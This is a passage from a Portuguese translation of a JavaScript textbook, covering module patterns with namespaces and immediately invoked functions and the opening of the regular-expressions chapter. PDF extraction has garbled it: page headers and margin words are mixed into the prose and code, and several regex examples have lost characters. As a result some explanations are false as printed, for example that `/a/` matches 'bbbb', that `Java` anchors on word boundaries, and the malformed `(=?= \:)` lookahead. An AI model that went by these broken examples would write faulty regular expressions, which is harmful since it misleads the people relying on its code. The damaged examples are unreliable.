var s = "", desc = Object.getOwnPropertyDescriptor(o, n); if (!desc)
return "nonexistent " + n + ": undefined"; if (!desc.configurable) s +=
"permanent ";
```

```
if ((desc.get && !desc.set) || !desc.writable) s += "readonly "; if (!
desc.enumerable) s += "hidden ";
```

```
if (desc.get || desc.set) s += "accessor " + n
```

```
else s += n + ": " + ((typeof desc.value == "function")?"function"
```

```
:desc.value);
```

return

s;

}

};

// Por fim, torna não enumeráveis os métodos de instância do objeto

// protótipo anterior, usando os métodos que definimos aqui.

Properties.prototype.properties().hide();

}());

// Invoca a função circundante assim que terminamos de defini-la.

240 *Parte*

9.9 Módulos

Uma razão importante para organizar código em classes é torná-lo mais modular e conveniente para reutilização em uma variedade de situações. Contudo, as classes não são o único tipo de código modular. Normalmente, um módulo é um único arquivo de código JavaScript. Um arquivo de módulo poderia conter uma definição de classe, um conjunto de classes relacionadas, uma biblioteca de fun-

ções utilitárias ou apenas um script de código para executar. Qualquer trecho de código JavaScript pode ser um módulo, desde que seja escrito de forma modular. JavaScript não define nenhuma construção da linguagem para trabalhar com módulos (no entanto, reserva as palavras-chave `imports` e `exports` para versões futuras), isso quer dizer que escrever código JavaScript modular é, em grande parte, uma questão de seguir certas convenções de codificação.

Muitas bibliotecas JavaScript e estruturas de programação no lado do cliente contêm algum tipo de sistema modular. Mas o kit de ferramentas Dojo e a biblioteca Closure da Google, por exemplo, definem as funções `provide()` e `require()` para declarar e carregar módulos. E a iniciativa de padronização de JavaScript no lado do servidor CommonJS (consulte o endereço <http://commonjs.org>) criou uma especificação de módulos que também usa uma função `require()`. Sistemas de módulo como esses frequentemente fazem o carregamento de módulos e o gerenciamento de dependências automaticamente e estão fora dos objetivos desta discussão. Se você usa uma dessas estruturas, então deve usar e definir módulos seguindo as convenções adequadas à estrutura. Nesta seção, vamos discutir convenções de módulo muito simples.

O objetivo dos módulos é permitir que programas grandes sejam montados com código de fontes muito diferentes e que todo esse código seja executado corretamente, mesmo na presença de código que os autores do módulo não previram. Para que isso funcione, os vários módulos devem evitar alterações no ambiente de execução global, a fim de que os módulos subsequentes possam ser executados no ambiente puro (ou quase puro) que esperam. Na prática, isso significa que os módulos devem minimizar o número de símbolos globais que definem – de preferência, nenhum módulo deve definir mais de um. As subseções a seguir descrevem maneiras simples de fazer isso. Você vai ver que escrever código modular em JavaScript não

é nada difícil: ao longo deste livro, vimos exemplos das técnicas descritas aqui.

9.9.1 Objetos como namespaces

Uma maneira de um módulo evitar a criação de variáveis globais é usar um objeto como seu espaço de nome. Em vez de definir funções e variáveis globais, ele armazena as funções e os valores como propriedades de um objeto (o qual pode ser referenciado por uma variável global). Considere a classe `Set` do Exemplo 9-6. Ela define uma única função construtora global `Set`. Ela define vários métodos de instância para a classe, mas os armazena como propriedades de `Set.prototype`, de modo que não são globais. Esse exemplo também define uma função utilitária `_v2s()`, mas em vez de fazê-la uma função global, ele a armazena como uma propriedade de `Set`.

Em seguida, considere o Exemplo 9-16. Esse exemplo definiu várias classes de conjunto abstratas e concretas. Cada classe tinha apenas um símbolo global, mas o módulo inteiro (o único arquivo de

Capítulo 9 Classes e módulos 241

Ja

código) definia vários globais. Do ponto de vista de um espaço de nomes global limpo, seria melhor **vaS**

se esse módulo de classes de conjunto definisse um único global: **cript**
básic

```
var sets = {};
```

a

Esse objeto `sets` é o espaço de nomes do módulo e definimos cada uma das classes de conjunto como uma propriedade desse objeto:

```
sets.SingletonSet = sets.AbstractEnumerableSet.extend(...);
```

Quando queremos usar uma classe definida desse modo, basta incluímos o namespace quando nos referirmos à construtora:

```
var s = new sets.SingletonSet(1);
```

O autor de um módulo não pode saber com que outros módulos o seu vai ser utilizado e deve prevenir-se contra conflitos de nome usando espaço de nomes como esse. O programador que utiliza o módulo, no entanto, sabe quais módulos estão em uso e quais nomes estão definidos. Esse

programador não precisa usar os espaço de nomes de forma rígida e pode importar os valores que em geral são utilizados para o espaço de nomes global. Um programador que fosse utilizar frequentemente a classe Set a partir do namespace sets poderia importar a classe como segue: `var Set = sets.Set; // Importa Set para o espaço de nomes global`

```
var s = new Set(1,2,3);
```

```
// Agora podemos usá-la sem o prefixo sets.
```

Às vezes os autores de módulo utilizam espaço de nomes aninhados mais profundamente. Se o mó-

dulo sets fizesse parte de um grupo maior de módulos collections, ele poderia usar collections.sets como espaço de nomes e o módulo começaria com um código como este: `var collections;`

```
// Declara (ou redeclara) a única variável global
```

```
if (!collections)
```

```
// Se ela ainda não existe
```

```
collections = {}; // Cria um objeto namespace de nível superior
```

```
collections.sets = {} // E cria o namespace sets dentro dele.
```

```
// Agora começa a definição de nossas classes set dentro de collections.sets  
collections.sets.AbstractSet = function() { ... }
```

Às vezes o espaço de nomes de nível superior é usado para identificar a pessoa ou empresa que criou os módulos e para evitar conflitos entre nomes de namespace. A biblioteca Closure da Google, por exemplo, define sua classe Set no espaço de nomes goog.structs. As pessoas podem inverter os componentes do nome de domínio de Internet para criar um prefixo de namespace globalmente exclusivo que seja improvável que esteja sendo usado por qualquer outro autor de módulo. Como meu site está no endereço davidflanagan.com, eu pude publicar meu módulo sets no namespace com.

```
davidflanagan.collections.sets.
```

Com espaço de nomes longos assim, importar valores torna-se importante para qualquer usuário de seu módulo. Entretanto, em vez de importar classes individuais, um programador poderia importar o módulo inteiro no

espaço de nomes global:

```
var sets = com.davidflanagan.collections.sets;
```

Por convenção, o nome de arquivo de um módulo deve coincidir com seu espaço de nomes. O mó-

dulo sets deve ser armazenado em um arquivo chamado sets.js. Se esse módulo usa o espaço de nomes

242 *Parte*

`collections.sets`, então esse arquivo deve ser armazenado em um diretório chamado `collections/` (esse diretório também poderia incluir um arquivo chamado `maps.js`). E um módulo que usasse o espaço de nomes `com.davidflanagan.collections.sets` estaria em `com/davidflanagan/collections/sets.js`.

9.9.2 Escopo de função como namespace privado

Os módulos têm uma API pública que exportam: são as funções, classes, propriedades e métodos destinados a serem usados por outros programadores. Frequentemente, contudo, as implementa-

ções de módulo exigem mais funções ou métodos não destinados a uso fora do módulo. A função `Set_v2s()` do Exemplo 9-6 é um exemplo – não queremos que os usuários da classe `Set` chamem essa função; portanto, seria melhor se ela estivesse inacessível.

Podemos fazer isso definindo nosso módulo (a classe `Set`, nesse caso) dentro de uma função. Conforme descrito na Seção 8.5, as variáveis e funções definidas dentro de outra função são locais para essa função e invisíveis fora dela. Na verdade, podemos usar o escopo de uma função (às vezes chamado de “função módulo”) como um espaço de nomes privado para nosso módulo. O Exemplo 9-24 mostra como isso ficaria para nossa classe `Set`.

Exemplo 9-24 Uma classe `Set` em uma função módulo

```
// Declara uma variável global Set e atribui a ela o valor de retorno dessa função
```

```
// O parêntese de abertura e o nome de função abaixo sugerem que a função
```

```
// vai ser chamada imediatamente após ser definida e que é o valor de
```

```
// retorno da função (e não a função em si) que está sendo atribuído.
```

```
// Note que essa é uma expressão de função, não uma instrução; portanto, o nome
```

```
// "invocation" não cria uma variável global.
```

```
var Set = (function invocation() {
```

```
function Set() { // Esta função construtora é uma variável local.
```

```
this.values = {};
```

```
// As propriedades deste objeto contêm o conjunto
```

```
this.n = 0;
```

```
// Quantos valores existem no conjunto
```

```
this.add.apply(this, arguments); // Todos os argumentos são valores a  
adicionar
```

```
}
```

```
// Agora define métodos de instância em Set.prototype.
```

```
// Por brevidade, o código foi omitido aqui
```

```
Set.prototype.contains = function(value) {
```

```
// Note que chamamos v2s() e não a pesadamente prefixada Set_v2s()  
return
```

```
this.values.hasOwnProperty(v2s(value));
```

```
};
```

```
Set.prototype.size = function() { return this.n; };
```

```
Set.prototype.add = function() { /* ... */ };
```

```
Set.prototype.remove = function() { /* ... */ };
```

```
Set.prototype.foreach = function(f, context) { /* ... */ };
```

```
// Estas são funções auxiliares e variáveis usadas pelos métodos acima
```

```
// Elas não fazem parte da API pública do módulo, mas ficam ocultas
```

```
// dentro desse escopo de função; portanto, não precisamos defini-las  
como uma
```

```
// propriedade de Set nem prefixá-las com sublinhados.
```

```
function v2s(val) { /* ... */ }
```

```
function objectId(o) { /* ... */ }
```

Capítulo 9 Classes e módulos 243

```
var nextId = 1;
```

JavaS

// A API pública desse módulo é a função construtora Set().

cript básico

// Precisamos exportar essa função deste namespace privado para que

// ela possa ser usada fora. Nesse caso, exportamos a construtora

*// retornando-a. Ela se torna o valor da expressão de atribuição **a***

// na primeira linha acima.

`return`

`Set;`

`}());`

// Chama a função imediatamente após defini-la.

Note que essa definição de função seguida pela chamada imediata é idiomática em JavaScript. Código que deve ser executado em um espaço de nomes privado é prefixado por “(função() {” e seguido por “}());”. O parêntese de abertura no início garante que essa é uma expressão de função e não uma instrução de definição de função, de modo que qualquer nome de função que esclareça seu código pode ser adicionado no prefixo. No Exemplo 9-24, usamos o nome “invocation” (chamada) para enfatizar que a função seria chamada imediatamente após ser definida. O nome “namespace” também poderia ser usado para enfatizar que a função estava servindo como um espaço de nomes.

Uma vez que o código do módulo tenha sido selado dentro de uma função, ele precisa de uma forma de exportar sua API pública, para que ela possa ser usada fora da função módulo. No Exemplo 9-24, a função módulo retornou a construtora, a qual atribuímos então a uma variável global. O fato de o valor ser retornado torna muito claro que ele está sendo exportado para fora do escopo da função.

Os módulos que têm mais de um item na API podem retornar um objeto namespace. Para nosso módulo sets, poderíamos escrever código como este:

// Cria uma única variável global para conter todos os módulos relacionados a collection
`var collections;`

`if (!collections) collections = {};`

// Agora define o módulo sets

`collections.sets = (function namespace() {`

// Define as várias classes set aqui, usando variáveis e funções locais

// ... Bastante código omitido...

// Agora exporta nossa API retornando um objeto namespace

return

{

// Nome da propriedade exportada : nome da variável local

AbstractSet:

AbstractSet,

NotSet:

NotSet,

AbstractEnumerableSet:

AbstractEnumerableSet,

SingletonSet:

SingletonSet,

AbstractWritableSet:

AbstractWritableSet,

ArraySet:

ArraySet

};

}());

Uma técnica similar é tratar a função módulo como uma construtora, chamá-la com new e exportar valores atribuindo-os a this:

var collections;

if (!collections) collections = {};

collections.sets = (new function namespace() {

244 *Parte*

I JavaScript

básica

// ... Bastante código omitido...

// Agora exporta nossa API para o objeto this

this.AbstractSet = AbstractSet;

this.NotSet = NotSet;

// E assim por diante...

// Note que não há valor de retorno.

}());

Como alternativa, se um objeto namespace global já foi definido, a função módulo pode simplesmente configurar propriedades desse objeto diretamente e não se preocupar em retornar nada: var collections;

if (!collections) collections = {};

collections.sets = {};

(function namespace() {

// ... Bastante código omitido...

// Agora exporta nossa API pública para o objeto namespace criado anteriormente collections.sets.AbstractSet = AbstractSet;

`collections.sets.NotSet = NotSet; // E assim por diante...`

`//`

Nenhuma instrução `return` é necessária, pois as exportações foram feitas anteriormente.

`}());`

As estruturas que definem sistemas de carregamento de módulo podem ter outros métodos para exportar a API de um módulo. Pode haver uma função `provides()` para os módulos registrarem a API ou um objeto `exports` no qual os módulos devem armazenar a API. Até que JavaScript tenha seus próprios recursos de gerenciamento de módulo, você deve escolher o sistema de criação e exportação de módulos que funcione melhor com a estrutura ou kit de ferramentas que utiliza.

Capítulo 10

Comparação de padrões com

expressões regulares

Uma expressão regular é um objeto que descreve um padrão de caracteres. A classe `RegExp` de JavaScript representa as expressões regulares, e tanto `String` quanto `RegExp` definem métodos que utilizam expressões regulares para executar funções poderosas de comparação de padrões e de localização e substituição em texto. A gramática de expressões regulares de JavaScript é um subconjunto bastante completo da sintaxe de expressões regulares utilizadas por Perl 5; portanto, se você é um programador Perl experiente, já sabe como descrever padrões em JavaScript 1.

Este capítulo começa definindo a sintaxe utilizada pelas expressões regulares para descrever padrões textuais. Em seguida, passa a descrever os métodos `String` e `RegExp` que utilizam expressões regulares.

10.1 Definindo expressões regulares

Em JavaScript, as expressões regulares são representadas por objetos `RegExp`. Os objetos `RegExp` podem ser criados com a construtora `RegExp()`, claro, mas são mais frequentemente criados com o uso de uma sintaxe literal especial. Assim como as strings literais são especificadas como caracteres entre aspas, as literais de expressão regular são especificadas como caracteres entre duas barras normais (`/`).

Assim, seu código JavaScript pode conter linhas como esta:

```
var pattern = s$;
```

Essa linha cria um novo objeto RegExp e o atribui à variável pattern. Esse objeto RegExp em especial corresponde a qualquer string que termine com a letra “s”. Essa expressão regular poderia ser definida de modo equivalente com a construtora RegExp(), como segue: var pattern = new RegExp("s\$");

1 Os recursos de expressões regulares de Perl que não são suportados por ECMAScript incluem os flags s (modo de uma linha) e x (sintaxe estendida), as sequências de escape \a, \e, \l, \u, \L, \U, \E, \Q, \A, \Z, \z e \G, a âncora look-behind positiva (?<= e a âncora look-behind negativa (?<!, o comentário (?# e as outras sintaxes estendidas (?.

246 Parte

Literais RegExp e criação de objetos

Os literais de tipo primitivo, como strings e números, são avaliados (obviamente) com o mesmo valor sempre que são encontrados em um programa. Os literais de objeto (ou inicializadoras), como {} e [], criam um novo objeto cada vez que são encontrados. Se você escrever `var a = []` no corpo de um laço, por exemplo, cada iteração do laço vai criar um novo array vazio.

As literais de expressão regular são um caso especial. A especificação ECMAScript 3 diz que uma literal RegExp é convertida em um objeto RegExp quando o código é analisado e cada avaliação do código retorna o mesmo objeto. A especificação ECMAScript 5 inverte isso e exige que cada avaliação de um RegExp retorne um novo objeto. O IE sempre implementou o comportamento de ECMAScript 5 e agora a maioria dos navegadores atuais trocou para isso, mesmo antes de implementarem o padrão completamente.

As especificações de padrão de expressões regulares consistem em uma série de caracteres. A maioria dos caracteres, incluindo todos os alfanuméricos, simplesmente descreve os que devem coincidir literalmente. Assim, a expressão regular `java` corresponde a qualquer string que contenha a substring

`“java”`. Outros caracteres em expressões regulares não coincidem literalmente, mas têm significado especial. Por exemplo, a expressão regular `s$` contém dois caracteres. O primeiro, `“s”`, coincide com ele mesmo literalmente. O segundo, `“$”`, é um metacaractere especial que corresponde ao final de uma string. Assim, essa expressão regular corresponde a qualquer string que contenha a letra `“s”`

como seu último caractere.

As seções a seguir descrevem os vários caracteres e metacaracteres usados em expressões regulares de JavaScript.

10.1.1 Caracteres literais

Conforme mencionado, todos os caracteres alfabéticos e dígitos coincidem com eles mesmos literalmente em expressões regulares. A sintaxe de expressão regular de JavaScript também aceita certos caracteres não

alfabéticos, por meio de sequências de escape que começam com uma barra invertida (\). Por exemplo, a sequência \n corresponde a um caractere de nova linha literal em uma string. A Tabela 10-1 lista esses caracteres.

Tabela 10-1 Caracteres literais de expressões regulares

Caractere

Corresponde a

Caractere alfanumérico

Ele mesmo

`\0`

O caractere NUL (\u0000)

`\t`

Tabulação (\u0009)

`\n`

Nova linha (\u000A)

`\v`

Tabulação vertical (\u000B)

Capítulo 10 Comparação de padrões com expressões regulares 247

Ja

***Tabela 10-1 Caracteres literais de expressões regulares (Continuação)
vaScript básico***

Caractere

Corresponde a

`\f`

Alimentação de página (\u000C)

a

`\r`

Retorno de carro (\u000D)

`\x nn`

*O caractere latino especificado pelo número hexadecimal nn; por exemplo,
\x0A é o mesmo que \n*

`\u xxxx`

O caractere Unicode especificado pelo número hexadecimal xxxx; por

exemplo, \u0009 é o mesmo que \t

\c X

O caractere de controle ^X; por exemplo, \cJ é equivalente ao caractere de nova linha \n

Vários caracteres de pontuação têm significados especiais em expressões regulares. São eles:

$\text{^ \$. * + ? = ! : | \ / () [] \{ \}}$

Os significados desses caracteres vão ser discutidos nas seções a seguir. Alguns desses caracteres têm significado especial somente dentro de certos contextos de uma expressão regular e são tratados literalmente em outros contextos. Contudo, como regra geral, se você quer incluir qualquer um desses caracteres de pontuação literalmente em uma expressão regular, deve precedê-lo com \. Outros caracteres de pontuação, como as aspas e @, não têm significado especial e simplesmente coincidem com eles mesmos literalmente em uma expressão regular.

Se não conseguir se lembrar exatamente de quais caracteres de pontuação precisam ter escape com uma barra invertida, pode colocar uma barra invertida antes de qualquer caractere de pontuação sem causar danos. Por outro lado, note que muitas letras e números têm significado especial quando precedidos por uma barra invertida; portanto, qualquer letra ou número que você queira representar literalmente não deve ter escape com uma barra invertida. Para incluir um caractere de barra invertida literalmente em uma expressão regular, deve-se fazer seu escape com uma barra invertida, claro. Por exemplo, a expressão regular a seguir corresponde a qualquer string que inclua uma barra invertida: /\./.

10.1.2 Classes de caracteres

Os caracteres literais individuais podem ser combinados em classes de caracteres colocando-os dentro de colchetes. Uma classe de caracteres corresponde a qualquer caractere que esteja contido dentro dela. Assim, a expressão regular [abc] corresponde a qualquer uma das letras a, b ou c. Também podem ser definidas classes de caracteres negadas; elas correspondem a qualquer caractere, exceto àqueles contidos nos colchetes. Uma classe de caracteres negada é especificada pela colocação de um acento circunflexo (^) como o primeiro caractere dentro do colchete esquerdo. A expressão regular [^abc] corresponde a qualquer caractere que não seja a, b ou c. Classes de caracteres podem usar um hífen para indicar um intervalo de caracteres. Para corresponder a qualquer caractere minúsculo do alfabeto latino, use [a-z]; e para corresponder a qualquer

letra ou dígito do alfabeto latino, use

`[a-zA-Z0-9]`.

Como certas classes de caracteres são utilizadas comumente, a sintaxe de expressão regular de JavaScript inclui caracteres especiais e sequências de escape para representar essas classes comuns. Por exemplo, `\s` corresponde ao caractere de espaço, ao caractere de tabulação e a qualquer outro caractere

248 Parte

básica

tere Unicode de espaço em branco; `\S` corresponde a qualquer caractere Unicode que não seja espaço em branco. A Tabela 10-2 lista esses caracteres e resume a sintaxe de classe de caracteres. (Note que várias dessas sequências de escape de classe de caracteres correspondem somente aos caracteres ASCII e não foram estendidas para funcionar com caracteres Unicode. No entanto, você pode definir explicitamente suas próprias classes de caracteres Unicode; por exemplo, `[\u0400-\u04FF]` corresponde a qualquer caractere cirílico.) **Tabela 10-2** Classes de caracteres de expressões regulares

Corresponde a

`[...]`

Qualquer caractere entre os colchetes.

`[^...]`

Qualquer caractere que não esteja entre os colchetes.

`.`

Qualquer caractere, exceto nova linha ou outro finalizador de linha Unicode.

`\w`

Qualquer caractere alfabético em ASCII. Equivalente a `[a-zA-Z0-9_]`.

`\W`

Qualquer caractere que não seja um caractere alfabético em ASCII. Equivalente a `[^a-zA-Z0-9_]`.

`\s`

Qualquer caractere Unicode de espaço em branco.

`\S`

Qualquer caractere Unicode que não seja espaço em branco. Note que `\w` e `\S` não são a mesma coisa.

`\d`

Qualquer dígito ASCII. Equivalente a `[0-9]`.

`\D`

Qualquer caractere que não seja um dígito ASCII. Equivalente a `[^0-9]`.

`[\b]`

Um backspace literal (caso especial).

Note que os escapes de classe de caracteres especiais podem ser usados dentro de colchetes. `\s` corresponde a qualquer caractere de espaço em branco e `\d` corresponde a qualquer dígito; portanto,

`[\s\d]` corresponde a qualquer caractere de espaço em branco ou dígito. Note que há um caso especial. Conforme vamos ver posteriormente, o escape `\b` tem um significado especial. Contudo, quando usado dentro de uma classe de caracteres, ele representa o caractere de backspace. Assim, para representar um caractere de backspace literalmente em uma expressão regular, use a classe de caracteres com um único elemento: `[\b]`.

10.1.3 Repetição

Com a sintaxe de expressões regulares que aprendeu até aqui, você pode descrever um número de dois dígitos como `\d\d` e um número de quatro dígitos como `\d\d\d\d`. Mas não há qualquer maneira de descrever, por exemplo, um número que possa ter qualquer quantidade de dígitos ou uma string de três letras, seguida de um dígito opcional. Esses padrões mais complexos utilizam sintaxe de expressões regulares que especifica quantas vezes um elemento de uma expressão regular pode ser repetido.

Os caracteres que especificam repetição sempre seguem o padrão no qual estão sendo aplicados.

Como certos tipos de repetição são muito utilizados, existem caracteres especiais para representar esses casos. Por exemplo, `+` corresponde a uma ou mais ocorrências do padrão anterior. A Tabela 10-3

resume a sintaxe da repetição.

Capítulo 10 Comparação de padrões com expressões regulares **249**

Ja

Tabela 10-3 Caracteres de repetição de expressões regulares **vaScript**

básic

Caractere

Significado

$\{ n , m \}$

Corresponde ao item anterior pelo menos n vezes, mas não mais do que m vezes.

a

$\{ n , \}$

Corresponde ao item anterior n ou mais vezes.

$\{ n \}$

Corresponde a exatamente n ocorrências do item anterior.

?

Corresponde a zero ou a uma ocorrência do item anterior. Isto é, o item anterior é opcional. Equivalente a

$\{0,1\}$.

+

Corresponde a uma ou mais ocorrências do item anterior. Equivalente a $\{1,\}$.

Corresponde a zero ou mais ocorrências do item anterior. Equivalente a $\{0,\}$.

As linhas a seguir mostram alguns exemplos:

$\backslash d\{2,4\}$

// Corresponde a um valor entre dois e quatro dígitos

`\w{3}\d?` // Corresponde a exatamente três caracteres alfabéticos e um dígito opcional

`\s+java\s+` // Corresponde a “java” com um ou mais espaços antes e depois

`/[^(]*`

// Corresponde a zero ou mais caracteres que não sejam parêntese de abertura. Cuidado ao usar os caracteres de repetição e ?. Como esses caracteres podem corresponder a zero instâncias do que os precede, eles podem corresponder a nada. Por exemplo, a expressão regular `/a/`

corresponde na verdade à string “bbbb”, pois a string contém zero ocorrências da letra a!

10.1.3.1 Repetição não gananciosa

Os caracteres de repetição listados na Tabela 10-3 correspondem quantas vezes possível, enquanto ainda permitem que qualquer parte seguinte da expressão regular seja correspondida. Dizemos que essa repetição é “gananciosa”. Também é possível especificar que a repetição deve ocorrer de forma não gananciosa. Basta colocar um ponto de interrogação após o caractere (ou caracteres) de repeti-

ção: `??`, `+`, `*` ou mesmo `{1,5}?`. Por exemplo, a expressão regular `a+` corresponde a uma ou mais ocorrências da letra a. Quando aplicada na string “aaa”, ela corresponde a todas as três letras. Mas /

`a+?` corresponde a uma ou mais ocorrências da letra a, correspondendo ao número mínimo de caracteres necessários. Quando aplicado na mesma string, esse padrão corresponde apenas à primeira letra a.

O uso de repetição não gananciosa nem sempre produz os resultados esperados. Considere o padrão `a+b`, que corresponde a uma ou mais letras a, seguidas da letra b. Quando aplicado na string

“aaab”, ele corresponde à string inteira. Agora vamos usar a versão não gananciosa: `a+?b`. Isso deve corresponder à letra b, precedida pelo menor número de letras a possível. Quando aplicada à mesma string “aaab”, você poderia esperar que correspondesse a apenas uma letra a e à última letra b. Na verdade, contudo, esse padrão corresponde à string inteira, exatamente como sua versão gananciosa.

Isso acontece porque a comparação de padrões de expressões regulares é feita localizando a primeira posição na string na qual uma

correspondência é possível. Como uma correspondência é possível a partir do primeiro caractere da string, as correspondências mais curtas que começam em caracteres subsequentes nem mesmo são consideradas.

250 *Parte*

10.1.4 Alternação, agrupamento e referências

A gramática de expressões regulares inclui caracteres especiais para especificar alternativas, agrupar subexpressões e fazer referência a subexpressões anteriores. O caractere `|` separa alternativas. Por exemplo, `ab|cd|ef` corresponde à string “ab” ou à string “cd” ou à string “ef”. E `\d{3}|[a-z]{4}`

corresponde a três dígitos ou a quatro letras minúsculas.

Note que as alternativas são consideradas da esquerda para a direita até que uma correspondência seja encontrada. Se a alternativa da esquerda corresponder, a da direita é ignorada, mesmo que produza uma correspondência “melhor”. Assim, quando o padrão `a|ab` é aplicado à string “ab”, ele corresponde somente à primeira letra.

Os parênteses têm vários propósitos nas expressões regulares. Um deles é agrupar itens separados de uma subexpressão para que possam ser tratados como uma unidade por `|`, `*`, `+`, `?`, etc. Por exemplo,

`java(script)?` corresponde a “java”, seguido de “script” opcional. E `(ab|cd)+|ef` corresponde à string “ef” ou a uma ou mais repetições das strings “ab” ou “cd”.

Outro objetivo dos parênteses nas expressões regulares é definir subpadrões dentro do padrão completo. Quando uma expressão regular coincide com uma string procurada, é possível extrair as partes da string que corresponderam a qualquer subpadrão em particular colocado nos parênteses. (Vamos ver ainda neste capítulo como essas correspondências de substrings são obtidas.) Por exemplo, suponha que você esteja procurando uma ou mais letras minúsculas, seguidas de um ou mais dígitos.

Você poderia usar o padrão `[a-z]+\d+`. Mas suponha que você só se importe com os dígitos no final de cada correspondência. Se você colocar essa parte do padrão nos parênteses `(/[a-z]+\d+)/`, poderá extrair os dígitos de qualquer correspondência que encontrar, conforme explicado posteriormente.

Um uso relacionado de subexpressões entre parênteses é permitir a referência a uma subexpressão anterior, posteriormente na mesma

expressão regular. Isso é feito colocando-se um ou mais dígitos depois do caractere \. Os dígitos se referem à posição da subexpressão entre parênteses dentro da expressão regular. Por exemplo, \1 se refere à primeira subexpressão e \3 se refere à terceira. Note que, como as subexpressões podem ser aninhadas dentro de outras, é a posição do parêntese esquerdo que conta. Na expressão regular a seguir, por exemplo, a subexpressão aninhada ([Ss]cript) é referida com \2: /([Jj]ava([Ss]cript?))\sis\s(fun\w*)/

Uma referência a uma subexpressão anterior de uma expressão regular não se refere ao padrão usado para essa subexpressão, mas sim ao texto que correspondeu ao padrão. Assim, as referências podem ser usadas para impor a restrição de separar as partes de uma string que contenham exatamente os mesmos caracteres. Por exemplo, a expressão regular a seguir corresponde a zero ou mais caracteres entre aspas simples ou duplas. Contudo, ela não exige que as aspas de abertura e fechamento correspondam (isto é, ambas aspas simples ou ambas duplas): /["']["']*["']/

Para exigir que as aspas correspondam, use uma referência:

```
/(["'])["']*\\1/
```

Capítulo 10 Comparação de padrões com expressões regulares 251

Ja

O item \1 corresponde ao que a primeira subexpressão entre parênteses correspondeu. Nesse exem-vaS

plo, ele impõe a restrição de que as aspas de fechamento devem corresponder às aspas de abertura.

cript básico

Essa expressão regular não permite aspas simples dentro de strings com aspas duplas ou vice-versa.

Não é válido usar uma referência dentro de uma classe de caracteres; portanto, você não pode escre-a

ver:

```
/(["'])["'^1']*\\1/
```

Ainda neste capítulo, você vai ver que esse tipo de referência a uma

subexpressão entre parênteses é um recurso poderoso das operações de busca e substituição de expressões regulares.

Também é possível agrupar itens em uma expressão regular sem criar uma referência numerada para esses itens. Em vez de simplesmente agrupar os itens dentro de (e), inicie o grupo com (?: e finalize com). Considere o padrão a seguir, por exemplo:

```
/([Jj]ava(?:[Ss]cript)?)\sis\s(fun\w*)/
```

Aqui, a subexpressão (?:[Ss]cript) é usada simplesmente para agrupamento, de modo que o caractere de repetição ? pode ser aplicado no grupo. Esses parênteses modificados não produzem uma referência; portanto, nessa expressão regular, \2 se refere ao texto correspondente a (fun\w*).

A Tabela 10-4 resume os operadores de alternância, agrupamento e referência de expressões regulares.

Tabela 10-4 Caracteres de alternância, agrupamento e referência de expressões regulares **Caractere**

Significado

|

Alternância. Corresponde à subexpressão da esquerda ou à subexpressão da direita.

(...)

Agrupamento. Agrupa itens em uma única unidade que pode ser usada com *, +, ?, |, etc. Lembra também dos caracteres que correspondem a esse grupo para uso com referências posteriores.

(?:...)

Somente agrupamento. Agrupa itens em uma única unidade, mas não lembra dos caracteres que correspondem a esse grupo.

\ n

Corresponde aos mesmos caracteres que coincidiram quando o grupo número n foi encontrado pela primeira vez.

Grupos são subexpressões dentro de parênteses (possivelmente aninhados). Os números de grupo são atribuídos contando-se os parênteses esquerdos,

da esquerda para a direita. Os grupos formados com (? : não são numerados.

10.1.5 Especificando a posição da correspondência

Conforme descrito anteriormente, muitos elementos de uma expressão regular correspondem a um único caractere em uma string. Por exemplo, `\s` corresponde a um único caractere de espaço em branco. Outros elementos de expressões regulares correspondem às posições entre os caracteres, em vez dos caracteres em si. `\b`, por exemplo, corresponde a um limite de palavra – o limite entre um `\w` (caractere alfabético em ASCII) e um `\W` (caractere não alfabético), ou o limite entre um caractere de palavra ASCII e o início ou final de uma string². Elementos como `\b` não especificam qualquer caractere a ser usado em uma string coincidente; o que eles especificam, no entanto, são as posições válidas em que uma correspondência pode ocorrer. Às vezes esses elementos são chamados de âncoras de expressão regular, pois ancoram o padrão em uma posição específica na string de busca. Os ele-2 Exceto dentro de uma classe de caracteres (colchetes), onde `\b` corresponde ao caractere de backspace.

I JavaScript

básica

mentos de âncora mais comumente usados são `^`, que prende o padrão ao início da string, e `$`, que ancora o padrão no final da string.

Por exemplo, para corresponder à palavra “JavaScript” em uma linha sozinha, você pode usar a expressão regular `^JavaScript$`. Se quiser procurar “Java” como uma palavra em si (não como um prefixo, como em “JavaScript”), pode tentar o padrão `\sJava\s`, que exige um espaço antes e depois da palavra. Mas existem dois problemas nessa solução. Primeiro, ela não corresponde a “Java” no início ou no final de uma string, mas somente se aparece com espaço em um ou outro lado. Segundo, quando esse padrão encontra uma correspondência, a string coincidente que retorna tem espaços à esquerda e à direita, que não é exatamente o desejado. Assim, em vez de corresponder aos caracteres de espaço reais com `\s`, corresponda (ou ancore em) aos limites da palavra com `\b`. A expressão resultante é `Java`. O elemento `\B` ancora a correspondência em um local que não é um limite de palavra. Assim, o padrão `\B[Sc]ript` corresponde a “JavaScript” e a “postscript”, mas não a “script” nem a “Scripting”.

Expressões regulares arbitrárias também podem ser usadas como condições de ancoragem. Se uma expressão é incluída entre os caracteres `(?= e )`, ela é uma declaração de leitura antecipada, e especifica que os caracteres inclusos devem corresponder, sem realmente correspondê-los. Por exemplo, para corresponder ao nome de uma linguagem de programação comum, mas somente se ele for seguido por dois-pontos, você poderia usar `[Jj]ava([Ss]cript)?(=?= \:)`. Esse padrão corresponde à palavra “JavaScript” em “JavaScript: The Definitive Guide”, mas não corresponde a “Java” em “Java in a Nutshell”, pois isso não é seguido por dois-pontos.

Se, em vez disso, você introduz uma declaração com `(?!)`, essa é uma declaração de leitura antecipada negativa, que especifica que os caracteres seguintes não devem corresponder. Por exemplo, `/Java(?!`

`Script)([A-Z]\w*)/` corresponde a “Java” seguido de uma letra maiúscula e qualquer número de caracteres alfabéticos em ASCII adicionais, desde que “Java” não seja seguido de “Script”. Isso corresponde a “JavaBeans”, mas não a “Javanese”, e corresponde a “JavaScrip”, mas não a “JavaScript”

nem a “JavaScripter”.

A Tabela 10-5 resume as âncoras de expressões regulares.

Tabela 10-5 Caracteres de âncora de expressões regulares **Caractere**

Significado

^

Corresponde ao início da string e, em pesquisas de várias linhas, ao início de uma linha.

\$

Corresponde ao final da string e, em pesquisas de várias linhas, ao final de uma linha.

\b

Corresponde a um limite de palavra. Isto é, corresponde à posição entre um caractere \w e um caractere

\W ou entre um caractere \w e o início ou o final de uma string. (Note, entretanto, que [\b] corresponde a backspace.)

\B

Corresponde a uma posição que não é um limite de palavra.

(? = p)

